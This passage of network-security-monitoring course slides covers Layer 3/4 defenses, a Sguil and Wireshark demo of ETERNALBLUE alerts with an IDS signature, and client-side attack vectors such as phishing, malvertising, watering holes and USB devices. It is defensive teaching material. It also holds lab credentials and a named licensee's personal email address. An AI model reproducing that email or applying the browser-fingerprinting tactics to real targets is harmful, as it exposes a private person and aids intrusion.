Traditional architecture focuses on filtering based exclusively on Layers 3 and 4

- Think old-school firewalls' lack of Layer 7 awareness
- Some of your firewalls are more old-school than their salespeople would openly suggest

Addresses Layer 3/4

Tempting as it is, we will refrain from waxing poetic about the OSI model and its 7-Layer parfait of protocols. However, the OSI model does play a bit into this element of traditional cyber defense: The emphasis on Layers 3 and 4. Layer 3/4 security focuses on making decisions about traffic based simply upon the IP address and TCP/UDP port information. Again, later we will explore why this is considered insufficient when we discuss the approach employed by modern cyber defense.

Device-Driven Security

- Devices provide the majority of all security capabilities in traditional security architectures
- Security operations focus on simple care and feeding of security devices
 - Keep security devices up and running
 - Provide for routine maintenance
 - Basic configuration updates
- If security fails (itch) we need a better device (scratch)

Device-Driven Security

A hallmark of traditional cyber defense involves the overt emphasis on devices to provide the majority of an organization's security capabilities. The primary role of security operations staff in a traditional cyber defense architecture is simple care and feeding of security devices. Oftentimes in these organizations, even the initial build-out is handled by third parties rather than building up employee expertise on the systems. Employees then emphasize basic system and simple configuration updates. Their main job then becomes simply that of device caretaker responsible for ensuring the security device remains operational.

Traditional Successes

- Conceptually simple architecture (**easy**)
- Staffing requirements fairly low (**cheap**)
- Staff skill required not extremely high (**cheap**)
- CAPEX relatively low by comparison (**cheap**)
- OPEX extremely low by comparison (**cheap**)
- Unlikely to detect breaches (**easy**)
 - Which reduces breach notification likelihood (**cheap**)
- Management typically likes cheap and easy
- Shortcomings discussed later

Traditional Successes

While we will offer what we believe to be a more modern approach to cyber defense that empowers organizations to meet the current threat landscape, traditional cyber defense is not without its successes.

Perimeter-focused architecture with centralized data/systems is conceptually simple. Emphasis on devices means that less staff is usually required and those needed require less skill and are therefore likely cheaper. Capital expenses and operational expenses are low by comparison to an instrumented modern cyber defense architecture. The fact that breaches will typically go undetected can be an initial cost savings as breach notification will likely not occur (at least until later).

The shortcomings will be emphasized later as we juxtapose traditional versus modern cyber defense.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
- 7. Exercise: Detecting Traditional Attack Techniques**
8. Modern Attack Techniques
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is an exercise on detecting traditional attack techniques; it also includes a quick overview of the Linux VM environment and some of the tools.

Instructor Demo, Exercise 1.1 and 511.3 Preview

Today's exercises will leverage Security Onion, Sguil, and Wireshark to detect both service-side and (later) client-side exploitation

- As well as the associated post-exploitation traffic

We will delve deeply into these tools (and others) during 511.3

- In the meantime, here is a sneak peak

Instructor Demo, Exercise 1.1 and 511.3 Preview

We are going to dive deeply into the capabilities of Sguil and Wireshark during 511.3.

In the meantime, let's get our feet wet and use Sguil to analyze a client-side exploit in the next exercise. Later, in Exercise 2, we will analyze a client-side exploit using both Sguil and Wireshark.

Instructor Demo: Security Onion



Let's take a tour of Security Onion while highlighting some of the key NSM tools



Instructor Demo: Security Onion

Let's take a tour of our course virtual machine, focusing on Security Onion.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Sguil

Sguil is one of the best NSM frontends available and moves beyond pure NIDS:

Sguil (pronounced sgweel) is probably best described as an aggregation system for network security monitoring tools. It ties your IDS alerts into a database of TCP/IP sessions, full content packet logs, and other information. When you've identified an alert that needs more investigation, the Sguil client provides you with seamless access to the data you need to decide how to handle the situation. In other words, Sguil simply ties together the outputs of various security monitoring tools into a single interface, providing you with the most information in the shortest amount of time.¹



Sguil

Sguil is arguably one of the best all-around open source NSM frontends available. It is packed with features; one of the best is its support for full packet capture, including the ability to right-click on any alert and the ability to open the matching full packet capture in Wireshark.

Sguil is available at <https://sec511.com/2h>.

Reference:

[1] Sguil FAQ – NSMWiki, <https://sec511.com/20>

The Sguil NSM Frontend

Sguil performs full packet capture and allows you to right-click on any event

- Launch to the appropriate tool of choice

The screenshot shows the Sguil NSM Frontend interface. The top bar displays 'File Query Reports Sound: Off ServerName: localhost UserName: student UserID: 2' and the date '2017-06-30 10:26:57 GMT'. Below this, there are tabs for 'RealTime Events' and 'Escalated Events'. A table lists several events with columns for ST, CNT, Alert ID, Date/Time, Src IP, SPort, Dst IP, DPort, Pr, and Event Message. One event is highlighted in yellow, and a context menu is open over it, showing options like 'Event History', 'Transcript', 'Wireshark', and 'NetworkMiner'. The 'Wireshark' option is selected. Below the table, there is a 'Show Packet Bro' section showing a detailed view of the selected event, including the alert name and the packet capture data.

ST	CNT	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
ET	1	3.102	2017-05-02 20:06:31	10.5.11.173	445	10.99.99.8	50300	6	ET EXPLOIT Possible ETERNALBLUE M517-010 Echo Response
ET	6			10.5.11.173	445	10.99.99.8	50300	6	ET EXPLOIT Possible DOUBLEPULSAR Beacon Response
PADS	1			10.5.11.173	49165	10.99.99.189	4444	6	PADS Changed Asset - ssl Generic TLS 1.0 SSL
PADS	1			10.5.100.100	60493	13.78.188.147	443	6	PADS Changed Asset - unknown @https
GPL	241			10.5.11.44	50008	10.5.11.10	139	6	GPL NETBIOS SMB IPC\$ unicode share access
PADS	3			10.5.11.44	57302	10.5.11.10	53	17	PADS Changed Asset - domain DNS SQR No Error
PADS	1			10.5.11.44	50009	64.4.54.254	443	6	PADS New Asset - unknown @https
PADS	2			10.5.11.85	49871	10.5.11.10	53	17	PADS Changed Asset - unknown @domain
PADS	7			10.5.11.57	63807	63.208.6.155	443	6	PADS New Asset - unknown @https

Selected Event Details:

```

alert tcp $HQ Bro (force new) ET EXPLOIT Possible ETERNALBLUE M517-010 Echo Response: flow:from:server,established; content:"|00 00 00 31 ff|SMB|zb 00 00 00 98 07 c0|"; depth:16; fast_pattern; content:"|4a 6c 4a 6d 49 68 43 6c 42 73 72 00|"; distance:0; flowbits:isset,ETPRO,ETERNALBLUE; classtype:trojan-activity; sid:2024218; rev:2;
/nsm/server_data/securityonion/rules/sec-511-linux-eth0-1/etpro-all.rules: Line 42268
  
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
IP	10.5.11.173	10.99.99.8	4	5	0	97	381	2	0	178	10209

The Sguil NSM Frontend

In the screenshot above, we right-clicked on an event, and chose “Wireshark.” Sguil automatically matches the event to the proper full packet capture file and opens it with Wireshark.

This kind of correlation is fast and powerful, and it enables high-quality analysis.


We will perform an exercise using Sguil next. If you’d like to see this alert now, double-click on the Sguil desktop icon, and then log in with the username Student and the password Security511.

This event occurred on 2017-05-02 at 20:06:31. You may launch Wireshark by right-clicking on the appropriate event ID, and choosing “Wireshark.”

Wireshark

Wireshark is a graphical network protocol analyzer

- Wireshark is one of the most powerful tools in the NSM arsenal



Wireshark

Wireshark is a high-quality graphical network protocol analyzer.

The screenshot shown above was generated via Sguil (see the previous page) by right-clicking on the “ET EXPLOIT Possible ETERNALBLUE MS17-10 Echo Response” event ID, and then launching Wireshark. We then chose “Follow TCP Stream.”

This shows traffic indicative of the ETERNALBLUE SMB Exploit. The attacker’s network activity is shown in pink; the victim/server responses are blue.

Wireshark is available at <http://www.wireshark.org/> (<https://sec511.com/32>).



Exercise 1.1: Detecting Traditional Attack Techniques

SEC511 Workbook: Detecting Traditional Attack Techniques

Please go to Exercise 1.1 in the 511 Workbook.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
- 8. Modern Attack Techniques**
9. Client-Side Attack Vectors
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Modern Attack Techniques.

Motivated Adversaries

- \$\$\$\$ changes everything
- Adversaries have successfully monetized their attacks to provide numerous revenue streams
 - Credit card theft
 - Identity theft
 - Theft of company info
 - Spam
 - Click fraud
 - Extortion
 - Proxy/hiding
 - Attacking others
 - DDoS
 - Keystroke logging
 - Sniffing
 - Credential compromise

Motivated Adversaries

The most obvious change in adversaries' behavior can be attributed to their having figured out a number of viable means to make money directly from cyber activities. From simple credit card theft and identity theft to compromising key trade secrets, adversaries have monetized offensive cyber activities.

Well-Funded Adversaries

Significant trend includes rise in well-funded adversaries

- Nation state (non-military)
- Nation state (military)
- Organized crime
- Terrorist organizations

Well-funded adversary goals:

- High-value data compromise
 - State secrets (classified data)
 - Trade secrets
- Long-term access
 - Persistent access to sensitive networks
 - Ability for undetected lateral movement
- Political impact

Well-Funded Adversaries

In addition to highly motivated adversaries, another trend for modern attackers is that some of them are increasingly well-funded. While simply being well-funded does not necessarily mean highly capable adversaries, there is a definite relationship between the two; well-funded adversaries can afford the services of more capable attackers.

Certainly, militaristic nation-state actors immediately come to mind when considering well-funded adversaries. However, there are many other groups with significant means that operate within this space: Organized crime, terrorist organizations, as well as non-military nation-state actors.

Well-funded adversaries can certainly have the same monetary incentive that those less well-funded adversaries seek. Whether pecuniary motivations exist or not, advanced adversaries are especially focused on the compromise of high-value data. An additional goal often sought by significant adversaries is that of maintaining persistent, long-term access to organizations.

Web Application Attacks

- Modern adversaries target custom web applications
- Organizations employ poor web application security practices
 - Extremely poor preventive and detective capabilities for web app attacks
- No “Patch Tuesday” for custom web applications
- Most applications are now web applications
- Web applications often serve as the frontend for sensitive data

Web Application Attacks

The focus on initial service-side exploitation has long since become a largely unsuccessful enterprise. Adversaries will still employ service-side exploitation, but very infrequently as an initial means of compromise. Web application attacks and client-side exploitation now serve as the primary vehicle for initial entry into an otherwise security conscious organization.

Though web application attacks do include the compromise of off-the-shelf packages like WordPress, Joomla, or PHPBB, of particular interest is the exploitation of custom developed web applications.

Layer 8/Social Engineering

Modern attacks routinely employ elements of social engineering

- Social engineering exploits weaknesses in the human element of organizations

Initial compromise almost always involves social engineering on some level

- To convince an authorized user to execute code on the attacker's behalf, or
- To convince a user to visit a website


Layer 8/Social Engineering

The dominant means for adversaries to gain initial access to organizations is via client-side exploitation. One of the hallmarks of client-side exploitation is that it necessarily requires some degree of interaction on the side of the victim. Whether that interaction is something as simple as going to a website or as complex as downloading and executing a binary, a common theme is the inclusion of social engineering at some level.

Social engineering is simply convincing someone to take an action that they shouldn't. The degree to which they are normally opposed to this action varies, but still, the adversary has to convince the user to carry out some action. This is sometimes jokingly referred to as a Layer 8 attack, which adds the human component to the traditional 7-Layer OSI model.

Client-Side Exploitation (Phishing) Illustrated, Part I

1. Attacker sends email with a malicious PDF attachment
2. DMZ Mail Server relays to internal Mail Server



Client-Side Exploitation (Phishing) Illustrated, Part 1


The above illustration demonstrates a phishing attack involving the use of a malicious attachment.

Step 1: The attacker sends an email with a malicious PDF attachment.

Step 2: The DMZ Mail Server relays the message to the Internal Mail Server.

Client-Side Exploitation (Phishing) Illustrated, Part 2

- 3. Client checks for new email
- 4. Pulls down the email with malicious PDF attachment




Client-Side Exploitation (Phishing) Illustrated, Part 2

Step 3: The client checks for any new email.

Step 4: The client downloads the email with the malicious attachment.

Client-Side Exploitation (Phishing) Illustrated, Part 3

- 5. Client renders the malicious PDF and is compromised
- 6. Compromised client establishes outbound C2 back to the attacker



Client-Side Exploitation (Phishing) Illustrated, Part 3

Step 5: The client renders the malicious PDF, the attacker's payload is delivered, and the client becomes compromised.

Step 6: The (now compromised) client establishes an outbound C2 channel back to the attacker.

Why Client-Side Exploitation?

- Client-side exploitation's reliance upon user interaction decreases the likelihood of success
- Most victims are quite capable at thwarting the frontal-assault
 - Service-side exploitation from the outside
- Perimeter firewalls, patching, and segmentation decrease the service-side success rate and potential for impact

Why Client-Side Exploitation?

The primacy of client-side exploitation as the dominant initial attack vector isn't often questioned. However, why has the landscape shifted to this method of attack? Simple: Natural selection or survival of the fittest (malware). Adversaries are pragmatic. They will employ what works and often the simplest form of what works. There is no need to over-engineer the attack if simple is successful.

For many years, server-side exploitation was perfectly capable of compromising significant targets. However, attackers' success with this method brought significant scrutiny to the problem, which enabled us to get better at defending against those threats. We achieved much success with better patching, perimeter firewalls, and some basic segmentation of the public from private systems. Our more successful defensive posture required motivated attackers to change tactics to achieve success.

Course Roadmap

- **Day 1: Current State Assessment, SOCs, and Security Architecture**
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

CURRENT STATE ASSESSMENT, SOCS, AND SECURITY ARCHITECTURE

1. Course Overview
2. Exercise: Initial Configuration and Connection
3. Current State Assessment
4. Adversarial Dominance
5. Traditional Attack Techniques
6. Traditional Cyber Defense
7. Exercise: Detecting Traditional Attack Techniques
8. Modern Attack Techniques
- 9. Client-Side Attack Vectors**
10. Client-Side Targets
11. Post-Exploitation
12. Modern Cyber Defense Principles
13. Exercise: Detecting Modern Attack Techniques
14. Adversary Informed Detection
15. Security Operations Centers
16. 511.1 Summary
17. Exercise: Egress Analysis with Elastic Stack

Course Roadmap

The next section is on Client-Side Attack Vectors.

Client-Side Vectors

Examples of client-side tactics employed by adversaries

Email

- Embedded evil (HTML email, embedded images)
- Links pointing to evil
- Attached evil

Social media

- Direct hosting of evil
- Re-direction to evil

Web

- Malicious web server
- Watering Hole attack
- Compromised third party hosts evil
- Malvertising

Mobile

- New vehicle for traditional tactics

Physical Media

- USB/DVD/CD

Client-Side Vectors

Client-side exploitation comes in many different flavors. Though all of these approaches will involve social engineering or targeted reconnaissance to be successful, the tactics employed can be quite varied.

Email, social media, the web, mobile, and physical can all serve as viable means to deliver client-side exploits. The goal is to be able to introduce code to a system that can be run/parsed with a vulnerable application or through features in the victim computer's operating system.

DBIR: State of the Phish

A spear phishing and security awareness company, Wombat Security Technologies, contributes data to the Verizon DBIR, which states:

"7.3% of users across multiple data contributors were successfully phished whether via a link or an opened attachment... about 15% of all unique users who fell victim once, also took the bait a second time."¹

Spear phishing remains one of the most common and successful means for adversaries to break into organizations

DBIR: State of the Phish

Wombat Security Technologies contributes to the Verizon DBIR. The data they provide comes from their security education and phishing awareness services. Social engineering in general, and spear phishing in particular, remains a dominant means of initial compromise for adversaries. Our relative failure to address this risk is presented in stark relief via the ThreatSim data. Consider that *"7.3% of users across multiple data contributors were successfully phished whether via a link or an opened attachment... about 15% of all unique users who fell victim once, also took the bait a second time."*¹

This data presents a significant risk for organizations and speaks to one obvious way for adversaries to continue successful compromise. As we will see later, traditional security architectures fail rather miserably against most spear phishing attacks.

Reference:

[1] *2017 Data Breach Investigations Report*, <https://sec511.com/31>

Malicious Emails

Emails continue to represent the predominant delivery mechanism for attacks

Though the vector of email has been static

- Styling and content of the emails matured

Two primary goals of the malicious email

- Convince you to click the link
- Persuade you to open the attachment


Not as common to attach traditional viruses or overt executables

Malicious Emails

Email has long been a favorite attack vector for adversaries. Email represents the most direct form of client-side delivery because the end user doesn't have to overtly go looking/come asking for the evil; rather the adversary brings the evil to them.

The focus of email-based attacks typically involves one of two approaches: Attachments or links.

Attaching the Evil




Attaching the Evil

The most overt email-based attack involves attaching the evil directly to the email.

This approach has been employed for decades, though it has changed to be a bit subtler. Previously, it was not uncommon to see adversaries attempting to send email with executables attached directly and trying to convince recipients to run the executable. Although these are still attempted, by and large, few, if any, self-respecting enterprises would still allow executable laden emails to actually be delivered.

More common now are adversaries attaching maliciously crafted PDF, DOC(X), RTF, WMF, etc. files that exploit vulnerabilities in default applications employed to render those files.

Phishing with Links



“Courtesy” of SANS: Securing the Human

Phishing with Links

Above, we see a fun little phishing email sent to the author “courtesy” of SANS Securing the Human. Obviously, the goal of this exercise is to get the victim (me) to click the link. Within SANS, we refer to these types of emails as getting Spitznered, in “honor” of Lance Spitzner, the creator of the SANS Securing the Human program.


Web-Based Delivery

Many phishing emails simply attempt to get the victim to navigate to a particular site

The initial goal is compromise and web-based delivery has higher success rate

Better target fingerprinting

- Deliver evil with higher likelihood of success
- ... try, try again
- Deliver multiple attempts until successful



Web-Based Delivery

While the directly attached evil approach can be successful, that file must pass muster with increasing layers of security (at least in a modern well-heeled enterprise). The less direct approach is to employ the use of links, which are, in truth, simply a delivery mechanism for web-hosted evil. Beyond potentially reduced scrutiny by security devices, web-based delivery has some additional advantages.

One particular advantage is that by having the victim interact with the web server, a better-targeted campaign can be delivered. Another benefit is being able to send multiple and varied attacks until successful.

Know Thy Victim



```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; win64; x64; Trident/7.0; rv:11.0) like Gecko
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: isc.sans.edu
DNT: 1
Connection: Keep-Alive
```



```
GET / HTTP/1.1
Host: isc.sans.edu
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/31.0.1650.63 Safari/537.36
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
```



```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US,en;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: isc.sans.edu
DNT: 1
Connection: Keep-Alive
```

Know Thy Victim

One way in which web-hosted evil can be more successful is through enhanced targeting. The illustration above shows three different browsers connecting to SANS Internet Storm Center, <http://isc.sans.edu>. As you can see in the highlighted portion, differentiating these three browsers is fairly straightforward. Further, the browsers suggest not only the version of the browser, but also the operating system (NT 6.3 == Win8.1 or Server 2012 R2) and even the fact that a 64-bit version is being employed. All of these items can aid an adversary by allowing him to deliver specific exploits to particular browsers, increasing their success rate.

Malvertising

Hosting the evil

- Malicious web server
- Compromised legit web server



Both options work, but there is a third way...

- Pay legit web server to host your evil for you



Malicious advertising (aka malvertising)

- Embed evil in advertisements hosted on a legit website



Malvertising

A tweak on web-hosted evil comes in the form of malvertising, which, as a word, is just a lot of fun to say. One of the ways that victims might try to avoid compromise is by only navigating to known trusted sites or filtering all those evil sites. One approach employed by adversaries is to inject malicious advertisements into the known trusted site. These malicious advertising campaigns are referred to as malvertising.

At the end of 2013 to the beginning of 2014, yahoo.com was hit with a significant malvertising campaign that was used to send consumers of yahoo.com to the Magnitude exploit kit.¹

Reference:

[1] Malicious Advertisements Served via Yahoo | Fox-IT International blog, <https://sec511.com/22>

Watering Hole Attacks

Recently popularized attack vector

- First widely discussed by RSA¹

Adversaries compromise websites likely to be frequented by their targeted victims

- Name suggests predator hunting by waiting for prey to come to a place they necessarily visit

Evidence from Mandiant M-Trends notes this technique increasingly common in targeted attacks (“strategic web compromise”)²

Watering Hole Attacks

A relatively recent twist on the web hosted evil tactic has proven particularly problematic. This attack technique often involves a combination of web application attack and client-side exploitation. The attack technique is referred to by two different names: watering hole attacks and strategic web compromises. Personally, we prefer the watering hole nomenclature because it draws a more vivid picture. The general technique is likened to a lion waiting at the watering hole for prey to come drink, as opposed to stalking prey directly.

The cyber watering hole attack involves adversaries compromising a legitimate web application that is known or very likely to be used by the target victim. For an example of a recent watering hole attack, see FireEye’s report on Operation Snowman, in which the US Veterans of Foreign Wars’ website was used to host malware to users of the site.³

References:


[1] RSA Blogs, <https://sec511.com/2d>

[2] M-Trends®: Attack the Security Gap, <https://sec511.com/c3>

[3] New IE Zero-Day Found in Watering Hole Attack | FireEye Inc, <https://sec511.com/34>

Let's Get Physical

- One of the most significant (and unlikely) vectors for spreading malice... sneakernet
- Conficker reinvigorated physical vector
 - Infected USB on compromised hosts
 - Weaponized USB a new evil delivery mechanism
- Numerous secure organizations compromised via infected USB vector
- Adversaries quickly adopted this delivery vehicle again



Let's Get Physical

The shift to client-side and web application attacks has been a direct result of successful perimeter defenses and better patching practices for public-facing systems. Another alternate means to bypass the stronger public-facing security posture is by leveraging a physical bypass of the perimeter. In 2008/2009, Conficker breathed new life into the old-school boot sector malware approach of years gone by.¹

A more recent and particularly more insidious approach is presented by one of your course authors, Eric Conrad. Conrad explores the use of USB Teensy as a viable means to gain direct command execution on every OS tested via simple insertion of a USB “keyboard” that happens to be the same size/shape as a traditional USB stick.²

Hack5 Rubber Duckies (pictured on the right³) make these attacks quite easy to pull off.

References:

- [1] The Conficker Worm, <https://sec511.com/2x>
- [2] USB Reloaded, <https://sec511.com/24>
- [3] USB Rubber Ducky – Hak5 Gear, <https://sec511.com/bd>



Mobile – Small, but Evil


- New threats and vulnerabilities exist, but mostly things remain the same
 - But in a smaller more trusted package
- Less security infrastructure, controls, and visibility in mobile devices/apps
- Email, web hosted, and malvertisements all serve as viable evil delivery mechanisms for mobile



Mobile – Small, but Evil

